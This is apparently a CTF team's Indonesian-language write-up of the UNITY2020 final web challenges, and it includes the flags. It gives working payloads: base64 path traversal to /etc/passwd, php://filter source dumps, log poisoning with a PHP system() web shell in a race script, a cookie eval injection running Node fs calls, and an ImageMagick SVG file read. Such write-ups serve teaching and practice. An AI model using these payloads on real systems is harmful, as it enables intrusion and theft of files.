WriteUp Final UNITY2020
Aku Siapa

- I Putu Pramayasa Anesa Putra
- Christopher Hendratno
- Fajar Alnito Bagasnanda

Web

1. Mystery Box

a. Executive Summary

Secret is hidden in mistery box

http://34.69.142.187:2002/


b. Technical Report

Diberikan web dengan source codenya. Kami langsung saja melihat source codenya dan fokus pada code berikut.

```
const datas = await fetch(`${url}/show`, {
            method: "POST",
            headers: {
                Accept: "application/json",
                "Content-Type": "application/json",
            },
            body: JSON.stringify({
                name: document.getElementById("box-
name").value,
                secret: document.getElementById("box-
secret").value,
            }),
        });
```

Langsung saja kami coba menembak API tersebut melalui postman sesuai dengan parameter yang diberikan yaitu **name** dan **secret** dengan value **flag** dan **31337**.

Berikut merupakan hasil yang kami dapat



Eh tiba” nemu flag :’v, yauda disubmit aja.

c. Flag

Flag: **UNITY2020{d272825a65cc4e1510c966a797b61af50a72c4d}**

2. Watashi no Simple Weebs

a. Executive Summary


Weeb sedang maintainance setelah di deface. Dan teruntuk kamu yang telah mendeface web ini, aku benci kamu!

Karena kurangnya biaya web ini beroperasi pada server dengan spek paling minim, karena memiliki disk space yang sangat kecil agar tidak overload kami selalu membersihkan akses log website setiap kurang dari 1 detik

http://34.69.142.187:2001/

b. Technical Report

Diberikan web (tanpa source code), dengan tampilan seperti ini



Ketika coba view source code, kami menemukan sesuatu yang janggal

```
<form method="post" action="">
   <button type="submit" name="page"
value="cGFnZS9ob21lLnBocA==" class="btn-link">Home</button>
   <button type="submit" name="page"
value="cGFnZS9hcnRpY2xlLnBocA==" class="btn-
link">Article</button>
   <button type="submit" name="page"
value="cGFnZS9hYm91dHVzLnBocA==" class="btn-
link">About</button>
   <button type="submit" name="page"
value="cGFnZS9jb250YWN0LnBocA==" class="btn-
link">Contact</button>
</form>
```

Kami langsung menduga kalau ada celah LFI, dengan lokasi page yang di encode ke base64. Jadi langsung ubah `cGFnZS9ob21lLnBocA==` jadi `Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==` (../../../../../../../../../etc/passwd yang di encode ke bas64), dan muncul alert message

Ketika klik ok, muncul hasil dari /etc/passwd tapi langsung dilempar kembali ke index.php. Jadi kami menggunakan curl untuk melihat hasilnya

```
                </ul>
        </div>
        </nav>

        <div class="container">
                root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
<script>alert('Page Not Found!'); location.href='index.php'</script>    </div>
  </body>
</html>
```

Sip, berarti fix ini LFI. Lanjut menggunakan php wrapper untuk cek semua source code

`cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1pbmRleC5waHA=` → untuk index.php

`cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1wYWdlL2hvbWUucGhw` → untuk page/home.php

`cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1wYWdlL2FydGljbGUucGhwcGhw` → untuk page/article.php

`Oi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1wYWdlL2Fib3V0dXMucGhw` → untuk page/aboutus.php

`cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1wYWdlL2NvbnRhY3QucGhw` → untuk page/contact.php

Setelah melihat semuanya, kami tidak mendapatkan info apapun ***hiks*** Kita mencoba write kode di log, tapi log akan dihapus kurang dari 1 detik. Kalau pake tangan mungkin tidak bisa, tapi script? HmmMmMmMmm..

Jadi hal pertama yang perlu dilakukan adalah mengirim request GET agar masuk ke log

curl -s -X GET "http://34.69.142.187:2001/hiks<?php system('ls');?>"

Lalu akses log

curl -X POST "34.69.142.187:2001" --data "page=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdmFyL2xvZy9hcGFjaGUyL2FjY2Vzcy5sb2c"

Berikut hasilnya

```
                180.250.7.185 - - [30/Aug/2020:08:40:37 +0000] "GET /hiksassets
index.php
page
" 400 0 "-" "-"
<script>alert('Page Not Found!'); location.href='index.php'</script>    </div>
  </body>
</html>
```

Noice!!!! Langsung cari-cari flag deh…
Setelah mengetahui tidak bisa menggunakan spasi, kami akhirnya menemukan file flag yang berada di direktori /

Berikut adalah full script yang kami gunakan

```
import os

a = '''curl -s -X GET "http://34.69.142.187:2001/hiks<?php
system('cat\$\{IFS\}/flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt
');?>"'''
b = '''curl -X POST "34.69.142.187:2001" --data
"page=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdmFyL2xvZy9hcGFjaGUyL2Fj
Y2Vzcy5sb2c"'''
os.system(a)
os.system(b)
```

Berikut hasilnya (perlu beberapa kali di run, karena log yang dihapus dibawah 1 detik)

```
<div class="container">
       180.250.7.185 - - [30/Aug/2020:08:46:06 +0000] "GET /hiksUNITY2020{Speed_Iam_Speeeeeedoooo!!!!!!}
```

c. Flag

Flag: **UNITY2020{Speed_Iam_Speeeeeedoooo!!!!!!}**

3. Weebs Diary

a. Executive Summary

Kimi wa hīrō ni nareru
http://34.69.142.187:2003/

b. Technical Report

Diberikan web (dengan source code) dengan tampilan sebagai berikut

Pertamanya kami kira ini soal XSS, tapi ternyata bukan. Kami lalu fokus membaca source code yang sudah disediakan, dan menemukan hal yang menarik pada saat generate password ketika akan mendaftar

```
router.post('/register/generate', function(req, res){
 var cookie = req.cookies;

 function makeid(length) {
   var result           = '';
   var characters       =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
9';
   var charactersLength = characters.length;
   for ( var i = 0; i < length; i++ ) {
     result += characters.charAt(Math.floor(Math.random() *
charactersLength));
   }
   return result;
 }
 try {
```

```
    data = cookie['connect.sid'].substr(2, 21);
    random = eval('"'+data+'"+makeid(4)');
    res.send('{"random":"'+ random +'"}');
  } catch (e) {
    res.send('{"random":"Error"}');
  }
});
```

Jadi password di generate melalui cookie yang sudah diset, diambil dari index ke-2 sebanyak 21 karakter, lalu ditambahkan dengan 4 karakter random. Hasil dari generate password tadi di-eval. Sudah pasti celahnya ada di eval ini.

Jadi yang harus dilakukan adalah

1. Bypass " di eval()
2. Jalankan kode dari eval tsb.

Tetapi panjang kode yang kita inputkan tidak boleh lebih dari 17 karakter (4 karakter untuk bypass double quote). Jadi kita bisa membuat cookie baru, yang berisi payload untuk exec code, lalu eval cookie tsb agar code dijalankan. Berikut adalah payload yang kami buat

connect.sid=s%3A"+eval(cookie.tst)//

Dan berikut adalah cookie baru yang kami buat

tst=require('fs').readdirSync('/')
Hasilnya

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 158
ETag: W/"9e-pen9wDaxc3m4FhINEu8nCBN3r5E"
Set-Cookie:
connect.sid=s%3AYtImgbOsJ4QiyJ5regkxAnNcvLKhIGR7.pr0cqcLY5WlPrzgEcdMBulpvZ1E81gM2ANjf0TElnoc;
Path=/; HttpOnly
Date: Sun, 30 Aug 2020 12:56:39 GMT
Connection: close

{"random":".dockerenv,app,bin,boot,dev,etc,home,lib,lib64,media,mnt,opt,proc,root,run,sbin,srv,sta
rt.sh,sys,this_is_what_are_you_looking_for.txt,tmp,usr,var"}
```

Gud, file *this_is_what_are_you_looking_for.txt* adalah flag. Sekarang tinggal cari+read flag. Kami ubah cookie yang tadi menjadi

tst=require('fs').readFileSync('/this_is_what_are_you_looking_for.txt')

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 53
ETag: W/"35-iKxbDCpFuLVdG7457zsWhZVViPk"
Set-Cookie:
connect.sid=s%3A9fawIYxRz2hdFiSd5Di4JLC9IeFcfMk6.Zn3tmgHTTPLNRqRe7xIshqcJ6heImj05QOf
3O%2Ff0wiI; Path=/; HttpOnly
Date: Sun, 30 Aug 2020 09:25:03 GMT
Connection: close

{"random":"UNITY2020{Sarani_mukoe_PLUS_ULTRAAAAAA}
"}
```

C. Flag

Flag: **UNITY2020{Sarani_mukoe_PLUS_ULTRAAAAAA}**

4. Better Image Converter

a. Executive Summary

We provide website to convert jpg format to gif using imagemagick
http://34.69.142.187:2000/app/

b. Technical Report

Diberikan web dengan sebuah form yang meminta upload berupa file jpg / png.
Namun ada sebuah file bernama **MagickBinaryNotFoundException.php**, dari nama tersebut kami mengingat sebuah soal web dengan vulnerability image magick.
Dan pada source juga diberikan file **flag.php** dengan flag yang sudah dihapus. Ide kami adalah untuk mengambil flag tersebut melalui file svg yang akan kami upload sebagai jpg. Berikut merupakan kodenya

```
<?xml version="1.0" encoding="UTF-8"?>
<svg width="1080px" height="1080px">
 <image width="1080" height="1080" href="text:flag.php" />
</svg>
```

Langsung saja di upload, dan berikut merupakan hasil convertnya.

```
<?php
$flag = "UNITY2020{44970db0e4266068d4ab2572dc38abdd}";
```

c. Flag

Flag: UNITY2020{44970db0e4266068d4ab2572dc38abdd}

Misc

1. Final

a. Executive Summary

Selamat datang di Final UNITY 8 CTF

UNITY2020{welc0me_to_f1n4l}

b. Technical Report

Dah jelas ya, tinggal submit ae....

c. Flag

Flag: **UNITY2020{welc0me_to_f1n4l}**